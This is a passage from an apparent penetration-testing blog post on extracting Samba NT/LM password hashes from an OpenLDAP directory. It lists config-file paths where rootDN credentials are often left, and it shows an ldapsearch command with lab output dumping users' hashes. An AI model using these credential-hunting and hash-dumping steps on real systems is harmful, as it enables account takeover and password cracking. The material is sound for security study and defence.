sambaLMPassword: XXX
sambaNTPassword: XXX

dn: uid=tantani,ou=People,dc=openldap,dc=local
sambaNTPassword: D79714C1FA80EECA8832218EC485FB25
sambaLMPassword: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

dn: uid=mmike,ou=People,dc=openldap,dc=local
sambaLMPassword: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
sambaNTPassword: C94D2F91B93381755E7BFEFD5A2B1FB7
```

Unfortunately for us most setup guides tell you to protect these attributes, so finding them readable is likely very uncommon, but watch out for that.

Another interesting attribute is `sambaPasswordHistory`, much like the AD equivalent it contains a user's previous passwords, the string is a 16-byte salt followed by the NT hash. Sadly the password history feature is disabled by default in Samba, and even when enabled this attribute isn't modified automatically, in fact, I can't really find a way to get it to work in my lab.

What's interesting about `sambaPasswordHistory` is that while most guides tell you to protect `sambaNTPassword` and `sambaLMPassword` this attribute is often forgotten (probably because disabled by default), so we may have read access to old passwords, if history is enabled at all.

Hunting Config Files

So only rootDN can read the juicy attributes. The somewhat good news is, sometimes the rootDN password is left on various config files scattered across *nix domain computers and the DC itself.

The easiest way to find a rootDN password is from the DC itself (or the LDAP server if it's separate from the Samba server) if we can SSH on it, especially if slapd (the OpenLDAP daemon) is still configured with the older method, which is a plain config file at `/etc/ldap/slapd.conf`. Here the rootDN used to be in clear text by default, and the config file may be readable by unprivileged users too.

Press enter or click to view image in full size

```
# rootdn directive for specifying a superuser on the database. This is needed
# for syncrepl.
# rootdn          "cn=admin,dc=[redacted]"
rootdn            "cn=admin,dc=[redacted]"
rootpw            "P[redacted]"
```

If the password is hashed, for example with SSHA, we can still attempt an offline bruteforce. By default OpenLDAP does not require the rootDN password to be complex or long so there is some hope.

This config file isn't used in newer versions of OpenLDAP anymore, as a different configuration method called OLC was introduced. If you're lucky you might find older copies of this file, since admins might have saved it somewhere in case they wish to revert to the old configuration method.

Multiple services and daemons can interface with LDAP to allow access to Linux with domain credentials, and this requires administrators to provide credentials to access the directory. Administrators don't *have* to use the rootDN, but doing so is faster than creating a new DN and an ACL so it can only access specific attributes.

Some of the services which might have interesting clear text credentials on domain hosts are NSS, kerberos and PAM, among others. These are only some of the possible locations of their configs:

- /etc/ldap.conf
- /etc/ldap.secret
- /etc/nslcd.conf
- /etc/sss/sss.conf
- /etc/openldap/ldap.conf
- /etc/krb5kdc/service.keyfile
- libnss_ldap.secret
- pam_ldap.secret

If we got lucky and found the password we can dump hashes with a simple LDAP read:

```
ldapsearch -H ldap://192.168.0.212 -D cn=admin,dc=openldap,dc=local -W -b
dc=openldap,dc=local -LLL "(objectClass=sambaSamAccount)" uid sambaNTPassword
```

Press enter or click to view image in full size

```
(kali@linux)-[~]
$ ldapsearch -H ldap://192.168.0.212 -D cn=admin,dc=openldap,dc=local -W -b dc=openldap,dc=local
-LLL "(objectClass=sambaSamAccount)" uid sambaNTPassword
Enter LDAP Password:
dn: uid=root,ou=People,dc=openldap,dc=local
uid: root
sambaNTPassword: E69085305D48DD5DD4AC517A63B6E723

dn: uid=nobody,ou=People,dc=openldap,dc=local
uid: nobody
sambaNTPassword: NO PASSWORDXXXXXXXXXXXXXXXXXXXXX

dn: uid=gpierantoni,ou=People,dc=openldap,dc=local
uid: gpierantoni
sambaNTPassword: C9030D66549888509E77D602832005EF

dn: uid=testuser,ou=People,dc=openldap,dc=local
uid: testuser
sambaNTPassword: XXX

dn: uid=tantani,ou=People,dc=openldap,dc=local
uid: tantani
sambaNTPassword: D79714C1FA80EECA8832218EC485FB25

dn: uid=mmike,ou=People,dc=openldap,dc=local
uid: mmike
sambaNTPassword: 015AAC497D16617D7D2708EA44AD41E9
```